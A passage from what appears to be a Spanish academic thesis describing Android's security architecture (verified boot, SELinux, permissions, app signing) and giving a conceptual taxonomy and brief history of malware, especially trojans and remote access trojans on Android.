Android proporciona un conjunto de *API* criptográficas para su uso en aplicaciones, donde se incluyen algoritmos criptográficos como *AES*, *RSA*, *SHA* entre otros. Además, se proporciona otra *API* para protocolos de seguridad como *SSL* y *HTTPS*. Con lo cual, a la hora de desarrollar aplicaciones podemos utilizar este tipo de herramientas para garantizar la seguridad de la información.

3.2.1.4 Arranque verificado

A partir de la versión *4.4* de *Android* a través de una característica opcional del *kernel* denominada *device-mapper-verity (dm-verity)* que proporciona verificación de integridad transparente de bloques de dispositivos, con el objetivo de prevenir *malware* del tipo *rootkit* puedan conservar privilegios de *root*. Esta función ayuda a los usuarios a estar seguros, verificando que cuando se inicia un dispositivo, se encuentra en el mismo estado en el cual fue usado por última vez.

Los *rootkits* son un tipo de *malware* cuyo objetivo principal es obtener privilegios de administrador y posteriormente ocultarse para no ser detectados. Para ello, en muchas ocasiones modifican el comportamiento del propio sistema operativo para poder pasar desapercibidos.

Por lo tanto, *dm-veriry* permite ver el dispositivo de bloques, la capa de almacenamiento subyacente al sistema de archivos y determinar si coincide con la configuración esperada a través de un árbol *hash* criptográfico. Estos valores de *hash* se almacenan en un árbol de páginas, con lo cual, solamente se debe confiar en el *hash "root"* de nivel superior para verificar el resto del árbol. Si existe alguna modificación de cualquiera de los bloques se rompería el *hash* criptográfico con el cual podríamos detectar un fallo de integridad.

Para verificar la firma del *hash,* confirmando que la partición del sistema del dispositivo está protegida y sin cambios se incluye una clave pública en la partición de arranque que será verificada por el componente *OEM* (*Original Equipment Manufacturer*) a nivel de *hardware*.



Figura 3.1: Tabla de hash dm-verity. Fuente original: Android-Security.

3.2.1.5 Security-Enhanced Linux (SELinux)

El modelo de seguridad de *Android* se basa en concepto de *Application Sanbox* descrito en el apartado anterior donde se indica que cada aplicación se ejecuta en su entorno propio limitado. Antes de la versión *4.3* de *Android*, estos entornos se definían mediante la asignación de un identificador de usuario único (*UID*) a la hora de instalar una aplicación. Sin embargo, en versiones posteriores se ha introducido el concepto de *SELinux* con el objetivo de definir mejor los límites de este tipo de entornos.

Android utiliza *SELinux* (módulo de seguridad para el *kernel* de *Linux*) para aplicar el control de acceso obligatorio (*MAC*) sobre todos los procesos incluso los que se ejecutan con privilegios de administrador. Por lo tanto, *SELinux* mejora la seguridad de *Android* limitando los procesos privilegiados y automatizando la creación de políticas de seguridad. Además *con SELinux*, *Android* puede proteger y confinar mejor los servicios del sistema, controlar el acceso a los datos de aplicaciones y registros del sistema, reducir los efectos del *software* malicioso y proteger a los usuarios de posibles erros de código en las aplicaciones instaladas.

3.2.1.6 Rooting de dispositivos

Por defecto, en *Android* solo el *kernel* y un subconjunto pequeño de aplicaciones se ejecutan con privilegios de administrador o *root.* Sin embargo, el sistema operativo no impide que cualquier aplicación o usuario con permisos de administrador pueda acceder a cualquier parte del sistema ya que este rol es necesario para llevar a cabo ciertos tipos de tareas como por ejemplo depurar aplicaciones o componentes del sistema.

Por lo tanto, si otorgamos privilegios de administrador a ciertas aplicaciones o usuarios, estos podrían acceder a todas las aplicaciones, sus datos o modificar cualquier parte del sistema operativo. Con lo cual, el proceso de *rooting* en un dispositivo *Android* aumenta en gran medida la exposición a las aplicaciones maliciosas o al aumento del impacto producido por los posibles errores de las propias aplicaciones.

Si tenemos en cuenta el *Application Sandbox*, una aplicación con privilegios de *root* podría evadirlo completamente ya que con ese nivel de privilegios rompería el aislamiento proporcionado por el sistema operativo.

Por último, debemos tener en cuenta que cualquier dato cifrado con un clave almacenada en el dispositivo deja de ser seguro ya que un usuario o aplicación con privilegios de *root* podrían acceder a ésta para descifrar su contenido.

3.2.2 Medidas de seguridad a nivel de aplicaciones

Como se ha comentado en el capítulo anterior, *Android* proporciona u entorno de aplicaciones para dispositivos móviles. Las aplicaciones se sitúan en la capa superior de la arquitectura descrita en la *Figura 2.1* y son desarrolladas principalmente por medio del lenguaje de programación *Java* y ejecutadas en la máquina virtual *Dalvik* o *ART* dependiendo de la versión del sistema operativo (aunque también se pueden escribir en código nativo). Además, éstas se instalan desde un solo archivo con extensión *.APK*.

A continuación, se describirán las principales medidas de seguridad implantadas en la plataforma *Android* a nivel de aplicación.

3.2.2.1 Modelo de permisos

Las aplicaciones en *Android* solamente pueden acceder a un conjunto limitado de recursos administrados por el sistema operativo. Sin embargo, cuando desarrollamos una aplicación, en multitud de ocasiones necesitamos acceder a otro tipo de recursos disponibles fuera del entorno *Sandbox* donde se ejecuta la aplicación como por ejemplo las funciones de la cámara, datos de ubicación, funciones de *Bluetooth*, funciones de telefonía, conexiones de red o inclusive aplicaciones de terceros. Para ello, debemos emplear un conjunto de *API* protegidas, pensadas para ser utilizadas por aplicaciones confiables a través de los mecanismos de seguridad conocidos como permisos.

Estos permisos, son gestionados directamente por el sistema operativo. Por lo tanto, para hacer uso de este tipo de *API* protegidas en el dispositivo, una aplicación debe definir los permisos necesarios en el fichero de manifiesto (descrito en el capítulo anterior) con el fin de declarar sus intenciones. Cuando se pretende instalar una nueva aplicación, el sistema leerá este archivo y mostrará al usuario un cuadro de dialogo donde se le describirán los permisos que requiere la aplicación y se le preguntará si desea continuar con la instalación. Si el usuario continua con el proceso, el sistema operativo entiende que se ha dado el consentimiento a todos los permisos solicitados. Además, cabe recalcar que para instalar la aplicación se deben aceptar todos los permisos, no podemos descartar algunos de ellos.

Sin embargo, si una aplicación intenta acceder a una *API* protegida no declarada en el archivo *manifiesto*, la ausencia del permiso dará como resultado una excepción de seguridad que será devuelta a la aplicación denegándole su acceso al recurso solicitado.

Por otro lado, cualquier usuario podrá acceder al panel de configuración del dispositivo para poder acceder a los permisos otorgados a las aplicaciones previamente instaladas y ser capaces de desactivar determinadas funcionalidades como el *GPS* o redes inalámbricas (a nivel global) con el objetivo de evitar que las aplicaciones puedan utilizar estos recursos suministrados. Además, a la hora de desinstalar una aplicación el sistema operativo, se borran todos los permisos otorgados y si la volvemos a instalar nos los volverá a solicitar.



Figura 3.2: Solicitud de permisos a la hora de instalar una aplicación. Fuente original: AndroidCentral.

Por último, cabe recalcar que existe un conjunto de permisos preestablecidos por el propio sistema operativo y que cualquier aplicación puede crear sus propios permisos para restringir el acceso a cierto contenido de la aplicación.

3.2.2.2 Procesos internos de comunicación (IPC)

Para que los procesos puedan comunicarse entre sí existen diferentes mecanismos incluidos en *UNIX* como por ejemplo sistemas de archivos, *sockets* locales o señales. Por otro lado, *Android* proporciona otros procesos internos de comunicación (*IPC)*:

- *Binder*: es un mecanismo desarrollado para poder realizar llamadas a procedimientos remotos. Además, está diseñado para proporcionar un alto rendimiento a la hora de ejecutar llamadas en/entre procesos.
- *Servicios*: descritos en el capítulo anterior, pueden proporcionar diferentes interfaces directamente accesibles a través de un *binder*.
- *Proveedores de contenido*: se han comentado en el capítulo anterior. Son almacenes de datos que puede ser consultado por diferentes aplicaciones. Para poder acceder a esta información, se debe superar previamente un control de acceso basado en permisos.
- *Intenciones*: son objetos de mensaje que representan una intención de hacer alguna acción. Por ejemplo, una aplicación crea una instancia *Intent* con la intención de obtener un recurso externo y se lo entrega al sistema operativo. El sistema operativo, localiza la implementación que sabe gestionar dicha intención y lo ejecuta.

Para establecer este proceso de comunicación, *Android* recomienda el uso de estos cuatro mecanismos descritos. Además, dispondrá de un conjunto de buenas prácticas para poder proteger los datos de los usuarios y así evitar vulnerabilidades de seguridad.

3.2.2.3 Información personal

Las aplicaciones *Android* de terceros podrán generar y almacenar información personal de los usuarios. Sin embargo, si desean compartirla deberán utilizar la *API* protegida proporcionada por el sistema operativo para este cometido, a través de la verificación de permisos con el objetivo de proteger los datos.

Por lo tanto, la información personal recopilada por cualquier aplicación estará por defecto restringida por ella misma. Si la aplicación decide compartir esta información a través de los mecanismos *IPC*, puede establecerle permisos que serán aplicados por el sistema operativo.

Por último, debemos tener en cuenta los proveedores de contenido, ya que pueden contener y compartir información personal relevante. Para que una aplicación pueda acceder a ellos, se deben incluir los permisos correspondientes en la aplicación y posteriormente ser aceptados por parte del usuario a la hora de instalar la aplicación.

3.2.2.4 Firma de aplicaciones

La firma de código permite identificar al autor de la aplicación y aportarles a los desarrolladores la capacidad de poder actualizarla de forma sencilla. Cada aplicación instalada en la plataforma *Android* debe estar firmada por su desarrollador. Por lo tanto, si se desean

subir aplicaciones a *Google Play* o instalarlas a través del instalador de paquetes sin firmar serán rechazadas.

Por lo tanto, la firma es uno de los mecanismos más importantes a la hora de publicar o instalar cualquier aplicación y tiene un significado diferente dependiendo del entorno en el cual se verifique:

- *Google Play*: en este caso, la firma se utiliza para enlazar la confianza que *Google* tiene con el desarrollador y la confianza que el desarrollador tiene con su aplicación. Con ello, los desarrolladores saben que sus aplicaciones no son manipuladas antes de ser instaladas pos los usuarios y además se garantiza el no repudio, haciéndolos responsables de su comportamiento.

- *Android*: la firma es utilizada para ubicar la aplicación en su *Application Sandbox* correspondiente. El certificado de la aplicación firmada, define que *UID* de usuario está asociado con la aplicación. Con ello, aplicaciones firmadas por el mismo desarrollador podrán compartir el *UID* (si se declara explícitamente en el documento de *manifiesto*), evitando que aplicaciones de diferentes desarrolladores compartan recursos a no ser que exista un mecanismo *IPC* bien configurado que lo permita.

Las aplicaciones pueden ser firmadas por un tercero (*OEM*, mercado alternativo, entre otros) o autofirmadas. *Android* proporciona firma de código a través de certificados autofirmados que los propios desarrolladores pueden generar sin la necesidad de ser verificados por *Autoridades de Certificación* reconocidas.

Por último, las aplicaciones pueden elaborar permisos de seguridad relacionados con la protección de la firma, a partir de los cuales, se puede restringir solo el acceso a las aplicaciones firmadas con una misma clave mientras se mantienen en diferentes *UID* en el sistema operativo.

Capítulo 4: Introducción al malware

En este capítulo nos centraremos en realizar una pequeña introducción relacionada con el *software* malicioso donde describiremos sus propósitos y las diferentes clasificaciones propuestas según su taxonomía. Una vez situados, se llevará a cabo un análisis del *malware* más utilizado en plataformas móviles, en concreto para el sistema operativo *Android*.

Antes de comenzar, debemos definir el *malware* (*malicious software*) como un tipo de *software* intrusivo y hostil que tiene la capacidad de infiltrarse o dañar un sistema de información sin la aprobación ni el consentimiento de su propietario. Es un concepto genérico para referirse a cualquier *software* de carácter hostil, intrusivo o molesto diseñado para producir algún tipo de acción perjudicial en sus objetivos.

4.1 Principales objetivos

A partir de la década de los ochenta, empezaron a desarrollarse los primeros programas maliciosos con finalidades diferentes a la que podemos encontrar hoy en día. Muchos de ellos, se elaboraban con un propósito educativo, para gastar algún tipo de broma o incluso para demostrar las capacidades técnicas que tenían algunos programadores.

Hace unos años, este tipo de *software* era desarrollado por una o pocas personas. Sin embargo, la amplia intrusión de diferentes tecnologías en prácticamente todos los sectores de la sociedad, brindan una gran oportunidad para aquellos cibercriminales que consigan saltarse los mecanismos de seguridad. Con lo cual, el desarrollo actual de este tipo de *malware* no se restringe a un conjunto pequeño de personas sino a organizaciones completas dedicadas explícitamente a realizar delitos informáticos. Además, sus integrantes son expertos en ingeniería de *software,* redes y sistemas ocasionando que el *malware* desarrollado sea cada vez sea más sofisticado, imperceptible, peligroso y dañino.

Apoyándonos en multitud de estudio llevados a cabo por importantes instituciones u organizaciones dedicadas a combatir las amenazas de seguridad, podemos concluir que el principal objetivo del *malware* actual es el beneficio económico tanto de forma directa como indirecta. Para conseguirlo, los cibercriminales utilizan este tipo de *software* para robar información sensible como pueden ser tarjetas de crédito o cuentas de acceso a diferentes sitios *web*, llevar a cabo ataques dirigidos a partir de los cuales puedan lucrarse, introducir publicidad sin consentimiento de los usuarios, llevar a cabo interrupciones de servicios a la carta, secuestrar sistemas para realizar con ellos acciones delictivas entre muchas otras acciones ilícitas. Sin embargo, no quiere decir que el beneficio económico sea el único objetivo perseguido por los cibercriminales ya que pueden estar motivados por causas políticas, sociales, ideológicas entre otras.

En conclusión, el uso del *malware* en la actualidad es bastante diverso. Sin embargo, a lo largo de su historia, ha ido evolucionando exponencialmente hasta el punto en el cual nos encontramos hoy día. El *software* malicioso afecta a prácticamente todo tipo de plataformas disponibles en el mercado y en muchos de los casos están respaldados por parte de asociaciones relevantes como por ejemplo los propios servicios de inteligencia de los principales estados o grandes comunidades de cibercriminales.

4.2 Tipos de malware

En la actualidad, resulta bastante complejo poder definir la taxonomía completa de un determinado *malware*, que permita encasillarlo en una categoría específica. Esto es así, ya que en cualquier *software* malicioso, podemos encontrar más de una de las características empleadas para poder distinguirlos.

En este caso, para clasificar los diferentes tipos de *malware* consideraremos tres categorías:

- *Su forma de propagación o infección*: este tipo de *malware* se caracteriza por su forma de extenderse rápidamente al mayor número de equipos en el menor tiempo posible.
- *Nivel de ofuscación*: este tipo de *malware* se caracteriza por su deseo de intentar pasar desapercibido antes las medidas de seguridad disponibles y el propio usuario.
- *Sus finalidades lucrativas*: este tipo de malware se caracteriza por tener la capacidad de proporcionar algún tipo de beneficio lucrativo al cibercriminal.

4.2.1 Tipos de malware por su forma de propagación

- *Virus:* este tipo de de *malware* es capaz de replicarse a sí mismo al añadirse a archivos ejecutables o cualquiera otro tipo de archivo que tenga la posibilidad de ejecutar algún tipo de código. Éste modifica el comportamiento normal del programa original con el objetivo de redirigir su flujo hacia su conjunto de instrucciones maliciosas. Una vez toma el control, busca otros archivos no contaminados con el objetivo de seguir expandiéndose. Al finalizar el proceso de infección, devuelve el control al programa original. Su comportamiento se asemeja al de los virus biológicos en cómo infectan y se multiplican a través de las células del organismo.

- *Gusano:* es similar al *virus* ya que este tipo de *malware* se centra en replicarse a sí mismo. Sin embargo, su principal medio de propagación es la red a la que está interconectada el equipo a infectar. Con lo cual, su objetivo es enviar copias de sí mismos a otros equipos de la red no contaminados. Para ello, utilizan vulnerabilidades que pueden ser aprovechadas de forma remota o cualquier otro medio que permita expandirlos más allá de un solo equipo.

4.2.2 Tipos de malware por su nivel de ocultación

- *Troyanos:* este tipo de *software* malicioso se caracteriza por encontrase oculto en programas legítimos que a priori atraen el interés de los usuarios. Una vez se instale el programa, de forma desapercibida y sin el consentimiento del usuario se ejecuta el *malware* detrás de un software aparentemente lícito. Las acciones maliciosas que pueden llevar a cabo este tipo de *software* son muy diversas. Sin embargo, suelen centrarse en controlar remotamente el dispositivo o robo de información.

- *Rootkits:* como su propio nombre indica, este tipo de *malware* tiene como finalidad adquirir privilegios de administrador sobre las máquinas a las cuales afecta, eludiendo su detección por parte de cualquier tipo de medida de seguridad. Sus técnicas principales se basan en modificar el propio sistema operativo de la máquina infectada a bajo nivel para poder ocultarse y manipular la información que este ofrece. Debemos

tener en cuenta, que muchas de las aplicaciones se alimentan de las funcionalidades disponibles por el sistema operativo para su correcto funcionamiento (inclusive los mecanismos de seguridad). Con lo cual, si el sistema operativo es comprometido sería bastante complicada su detección.

- *Puertas traseras o backdoors:* se consideran puertas traseras a todo aquel tipo de *malware* que permite el acceso de un atacante sobre una o un conjunto de máquinas ya comprometidas con el objetivo de evadir todos los mecanismos de seguridad necesarios de una forma rápida y sencilla. Por lo tanto, son mecanismos que se instalan y ocultan después de llevar a cabo un ataque exitoso para seguir teniendo acceso a máquinas comprometidas.

4.2.3 Tipos de malware por sus finalidades lucrativas

- *Ransomware:* este tipo de *malware* se encarga de extorsionar a los usuarios que han sido víctimas de su ataque. Su principal objetivo es acceder a la máquina de la víctima, cifrar sus datos y posteriormente pedir un rescate por ellos. Esto es así, ya que tras el cifrado es prácticamente imposible acceder a los datos sin disponer previamente de las claves necesarias para realizar el descifrado.

- *Spyware:* este tipo de *malware* están enfocados al robo de información sensible de los usuarios, violando así la privacidad de estos. Entre esta información, podemos encontrar datos personales, números de tarjetas de créditos, pulsaciones en las teclas, capturas de pantalla entre otras. Posteriormente, el atacante comercializa o directamente utiliza esta información para obtener un beneficio.

- *Scareware:* este tipo de *malware* se basa en utilizar técnicas de ingeniería social para conseguir algún tipo de beneficio. Para ello, intenta engañar, manipular, coaccionar, amenazar o inducir miedo a sus víctimas con la finalidad de forzar un pago.

- *Adware:* este tipo de *malware* se encarga de introducir en los dispositivos algún tipo de contenido publicitario sin el consentimiento previo de su propietario. Tienen un comportamiento bastante molesto e intrusivo ya que su intención es captar la atención del usuario para que adquieras el producto o el servicio ofertado.

- *Bot:* este tipo de *software* malicioso permite a un atacante controlar de forma remota las máquinas infectadas. Al conjunto de máquinas comprometidas se le denomina *botnet* y suelen emplearse para llevar a cabo actividades ilícitas como por ejemplo ataques de denegación de servicio distribuidos.

En conclusión, actualmente existen multitud de categorías a través de las cuales podemos clasificar cualquier tipo de *malware*. Además, cada vez es más complicado ya que el *software* malicioso puede tener multitud de características como por ejemplo ser capaces de replicarse a sí mismo por la red, ocultarse en los equipos, abrir puertas traseras para permitir su control remoto por el atacante.

4.3 Malware en dispositivos Android

Como ha ocurrido con el resto de plataformas a lo largo de la historia, el desarrollo de *software* malicioso ha ido proliferando a medida que las diferentes tecnologías quedan asentadas y pasan a ser ampliamente utilizadas. Con los dispositivos móviles, ocurre exactamente lo mismo. A medida que las tecnologías evolucionan y son adquiridas por un gran número de consumidores es el instante a partir del cual empiezan a desarrollarse masivamente este tipo de amenazas ya que es el idóneo para llegar obtener algún tipo de beneficio.

Si nos centramos en los dispositivos móviles, podemos recopilar un largo historial de *malware* desarrollado para este tipo de plataformas:

- *Cabir en 2004:* fue uno de los primeros *software* maliciosos destinados para dispositivos móviles. En esa época, era bastante difícil que este tipo de dispositivos se infectasen debido a las escasas formas de comunicación existentes. Éste, pertenece a la categoría de *Gusano* y su principal objetivo era el de propagarse entre dispositivos enviándolo a través de *Bluetooth*. Un dispositivo infectado enviaría ese mismo *malware* a otros dispositivos con *Bluetooth* activado para continuar con el proceso de infección

- *FlexiSpy en 2007:* este *malware* fue uno de los primeros *Spyware* desarrollados para este tipo de dispositivos. Su misión era monitorear llamadas y mensajes. Fue bastante exitoso ya que extraía información tal como grabación de llamadas de voz, recopilación de mensajes *SMS*, detalles de agenda telefónica y envío a un servidor remoto.

- *Zitmo en 2010:* este *malware* ha sido uno de los más peligrosos. Además, se ha trasladado del entorno de escritorio a móviles. En entornos de escritorio se le denomina *Zeus* y consiguió robar a miles de clientes de banca en línea. Este *malware* lo podemos categorizar como un *Troyano* y se encuentra disponible para multitud de plataformas tales como *Android*, *Blackberry, Windows Mobile* y *Symbian*.

- *DroidDream en 2011:* este *malware* fue desarrollado para infectar aplicaciones de la plataforma *Android.* Lo podemos categorizar como un *Troyano* y su objetivo es recopilar información sensible del dispositivo infectado, enviarla a un servidor remoto y sin consentimiento del usuario, instalar otras aplicaciones en el dispositivo. En *2011*, *Google* eliminó más de *50* aplicaciones de *Google Play* infectadas con este *Troyano*.

- *FakeDefender en 2013:* fue uno de los primeros *ransomware* dirigidos a la plataforma *Android*. Esta aplicación simulaba ser un antivirus que mostraba información de alertas de seguridad falsas para que el usuario comprase una aplicación inexistente. Por lo tanto, podría estar también encasillada como un *scareware* ya que manipulaba a los usuarios para llevasen a cabo un pago por algo que en realidad no existía.

- *Simplocker en 2014:* este *software* malicioso también es de la familia *ransomware* y fue desarrollado para afectar a dispositivos con *Android*. Su principal objetivo era

escanear la tarjeta *SD* de un dispositivo para cifrar ciertos archivos con extensiones comunes y pedir un rescate posteriormente.

Sin embargo, teniendo en cuenta que el primer *smartphone* con *Android* no fue lanzado hasta *2008* y en *2011* fue cuando empezó a hacerse con el liderato de ventas a nivel mundial podemos concluir que es a partir de ese momento, cuando comenzó a incrementarse el desarrollo de *malware* para dispositivos *Android*.

Tras analizar la historia del *malware* en dispositivos móviles, podemos indicar cuáles son los principales tipos de *malware* que afectan a estas plataformas en las que se encuentra *Android*:

- *Spyware:* este tipo de *malware* presentan una gran amenaza para dispositivos móviles ya que su objetivo es monitorizar, recopilar, usar y difundir información sensible de los usuarios sin su consentimiento o conciencia de ello.

- *Troyanos:* este tipo de *malware* requieren de la interacción por parte del usuario para poder ser ejecutados. Normalmente, podemos encontrarlos ocultos en aplicaciones descargadas por parte de los usuarios y posteriormente ejecutadas por el mismo. Estos pueden provocar diversos perjuicios tales como el robo de información, control remoto del dispositivo por parte del atacante, uso del dispositivo para realizar acciones maliciosas entre muchos otros.

- *Ransomware:* este *software* malicioso se ha hecho muy popular en la actualidad. Su principal labor es hacer inaccesible para el usuario legítimo la totalidad o parte de su información mediante técnicas criptográficas. Una vez cifrada, el atacante pide un pago a cambio de revertir el proceso. Como hemos visto en los ejemplos anteriores, el objetivo de este tipo de *malware* es acceder a zonas de almacenamiento como la tarjeta *SD o* almacenamiento interno para poder cifrar la información sensible y relevante para el usuario.

- *Gusanos:* su principal objetivo es replicarse a sí mismo y propagarse mediante cualquier protocolo de comunicación hacia otros dispositivos. En los móviles, pueden transmitirse a través de de mensajes de texto *SMS* o *MMS* y normalmente no requieren interacción por parte del usuario para su ejecución.

- *Adware:* este tipo de *software* malicioso tiene como objetivo enviarnos publicidad sin el consentimiento del usuario. Existe un gran número de aplicaciones infectadas con este tipo de *malware*. En dispositivos móviles suelen ser bastante molestos y además ocasionan un incremento del tráfico de datos, pérdida de rendimiento y disminución del nivel de batería del dispositivo.

En conclusión, el *malware* está constantemente evolucionando y adaptándose a las nuevas tecnologías. Como podemos observar, el mismo *malware* desarrollado para otros entornos como por ejemplo el de escritorio, han sido modificados para ser ejecutados desde dispositivos móviles. Por otro lado, gracias al gran número de usuarios que utilizan dispositivos móviles, podemos prever un incremento en el desarrollo de *malware* para este tipo de plataformas.

Capítulo 5: Troyanos

Los *Troyanos* son un tipo de *malware* que utilizan técnicas de ingeniería social para conseguir que un usuario lo ejecute sin percatarse del riesgo. Normalmente, suelen ocultarse detrás de programas legítimos, aplicaciones *crackeadas*, extensiones de navegadores, adjuntos infectados o incluso *software* gratuito de origen un tanto incierto que suscitan un gran interés para sus víctimas.

Una vez descargado, instalado y ejecutado el *software* legítimo, el *malware* se despliega sin el consentimiento y conciencia del usuario. Por ello, en muchas ocasiones pasa inadvertido por los mismos.

Este tipo de *malware,* está diseñado para proporcionar al atacante la posibilidad de realizar ciertas acciones de forma remota sobre una máquina infectada con fines perjudiciales para sus legítimos propietarios. Entre sus acciones maliciosas, podemos destacar robo de información confidencial, conceder el acceso remoto al atacante, causar daños sobre el dispositivo o dispositivos interconectados (como por ejemplo corromper el sistema operativo o formatear un disco duro), introducir el dispositivo infectado en una *botnet* para posteriormente ser utilizada por el atacante con objetivos ilícitos, entre otras.

Por lo tanto, los *Troyanos* son muy peligrosos ya que pueden llegar a causar importantes estragos en los equipos infectados pasando desapercibidos por parte de los usuarios. Sin embargo, no tienen la capacidad de replicarse por sí mismos como hacen otro tipo de *software* malicioso como los *virus* o *gusanos*. Con lo cual, quedarán exclusivamente alojados en el dispositivo infectado.

Como anécdota, el nombre de *Troyano* proviene del famoso *Caballo de Troya* descrito en la mitología *Griega*, utilizado por los griegos para adentrarse en la ciudad fortificada de *Troya*. En un principio, los griegos no podían adentrarse en la fortaleza y por ello construyeron un gran caballo de madera, se lo regalaron a los troyanos y simularon que abandonaban la lucha. Posteriormente, el regalo fue aceptado e introducido en la fortaleza. Sin embargo, en su interior se encontraban soldados griegos. Estos sorprendieron a sus enemigos, abrieron las puertas desde dentro y permitieron al ejército conquistar la ciudad.

5.1 Tipos de troyanos

Existen multitud de tipo de *Troyanos* reconocidos y analizados. Estos se clasifican por el conjunto de acciones maliciosas que pueden llegar a realizar en el equipo infectado:

- *Remote Access Trojan (RAT) o Backdoors:* es uno de los *Troyanos* más comunes y a su vez uno de los más peligrosos. Esto es así, ya que su principal objetivo es permitir al atacante conectarse de forma remota sobre el equipo infectado. Con ayuda del *malware*, el atacante puede llegar a hacerse con el control del equipo infectado. Una vez el atacante tiene acceso al equipo, pueden darse multitud de acciones maliciosas, como por ejemplo, dañar la máquina y sus archivos, utilizarlos como *bots* para realizar acciones ilícitas, robar información entre otras. Por último cabe recalcar, que este tipo de *software* malicioso está diseñado para ser prácticamente invisible para los usuarios.

- *Trojan-Banker*: los *Troyanos* bancarios tienen como objetivo robar datos bancarios de sistemas de banca online, aplicaciones bancarias, sistemas de pago electrónicos y tarjetas de crédito.

- *Trojan-Botnet:* cuando un equipo queda comprometido por este tipo de *malware*, se le suele denominar *zombie* o *bot* ya que puede ser utilizado por el atacante para llevar a cabo acciones ilícitas sin el consentimiento o conciencia de su propietario. Además, los atacantes suelen introducirlos en redes de miles o millones de máquinas infectadas (*botnets*) para causar el mayor daño posible como por ejemplo a través de ataques de denegación de servicio distribuido.

- *Trojan-Proxy:* este tipo de *software* malicioso se encarga de utilizar el equipo infectado como si fuese un servidor *proxy*, es decir, lleva acciones ilícitas por medio de su víctima con el objetivo de ocultar su verdadera identidad.

- *Trojan-Downloader:* los *downloader* son un tipo de *Troyano* inofensivo en sí mismo. Su principal finalidad es descargar aplicaciones sin el consentimiento previo del usuario, pudiendo estos ser de carácter malicioso. Además, no solo las descarga sino que también las instala e integra en la máquina comprometida.

- *Trojan-Keylogger o Spy:* este tipo de *Troyanos* tienen como objetivo obtener información sensible sobre los usuarios que utilizan el equipo comprometido. Para ello, instalan aplicaciones encargadas de detectar las pulsaciones del teclado del sistema, sacar capturas de pantalla, entre multitud de técnicas empleadas para recopilar información relevante como por ejemplo las credenciales de acceso a cualquier sitio protegido. Esta información, es enviada al atacante por medio de correos electrónicos, peticiones a servidores remotos entre otro tipo de vías. Este tipo de *Troyanos* atentan directamente contra la privacidad de los usuarios.

- *Trojan-Dialer o SMS:* este tipo de *Troyanos* se encargan de realizar llamadas o enviar mensajes *SMS* a servicios *Premium,* números de tarifación especial o líneas de contenido para adultos sin el consentimiento de los usuarios con el objetivo de obtener un beneficio económico.

- *Trojan-Fake:* este tipo de *Troyanos* se camuflan en aplicaciones falsas que aparentan o simulan ser aplicaciones con cierta popularidad en el mercado. Con ello, se aprovechan del interés y desconocimiento del los usuarios que buscan ciertas aplicaciones legítimas para engañar a los usuarios a la hora de descargarlas (ingeniería social). Además, cabe recalcar que en el interior de este tipo de aplicaciones es donde se encuentra oculto el *Troyano* malicioso.

- *Trojan-Ramson*: su objetivo es modificar los datos alojados en el dispositivo con la intención de no permitir el acceso sobre los mismos. Para que el usuario pueda recuperarlos, debe pagar un rescate al cibercriminal previamente.

Como podemos observar, existen tantos *Troyanos* como tipos de acciones maliciosas pueda realizar. Además, cabe recalcar que tanto en dispositivos móviles como en cualquier otro tipo

de tecnologías podemos encontrarnos con prácticamente todos los tipos de *Troyanos* comentados.

5.2 Troyanos de Acceso Remoto

Los *Troyanos de Acceso Remoto (RAT)* o *Troyanos de Puerta Trasera* son un tipo de *malware* cuyo objetivo principal es instalar una serie de herramientas en los equipos infectados que permitan al atacante poder gestionarlos remotamente de la forma más desapercibida posible. Una vez instalados en la víctima, se ejecutarán e intentarán brindar la capacidad al atacante de obtener acceso remoto no autorizado a través de protocolos de comunicación previstos que se configuran cuando se produce la infección inicial. Con lo cual, el atacante introduce una puerta trasera (*backdoor*) en los dispositivos comprometidos para permitir el acceso evitando cualquier mecanismo de seguridad que se lo impida. A través de ella, el cibercriminal podrá controlar el comportamiento del usuario, cambiar la configuración del dispositivo (por ejemplo abriendo puertos), gestionar sus archivos, emplear los recursos del dispositivo para llevar a cabo acciones ilícitas, acceder a otros sistemas interconectados entre otras.

5.2.1 Formas de infección

Los *Troyanos de Acceso Remoto* pueden instalarse en un dispositivo de multitud de formas o métodos diferentes como cualquier otro tipo de *Troyano*. Sin embargo, las principales técnicas empleadas por los atacantes para difundir este tipo de *malware* es utilizando la ingeniería social, es decir, manipular los usuarios para que adquieran algún tipo de archivo infectado y posteriormente lo ejecuten en su dispositivo. Suelen ser encontrados en archivos adjuntos de correo electrónicos comprometidos (mediante técnicas de *spear phishing*), enlaces *web*, paquetes de descarga (archivos *torrent*), *software* legítimo o cualquier otro mecanismo a partir del cual se instale *software*.

5.2.2 Efectos

Los posibles efectos maliciosos que podría provocar este tipo de *malware* son bastante diversos. Esto es así, ya que si encontramos un *Troyano RAT* desplegado en un dispositivo, quiere decir que el atacante ha podido realizar cualquier tipo de acción maliciosa, debido a que mantiene el control absoluto sobre el mismo. Sin embargo, podemos destacar algunas:

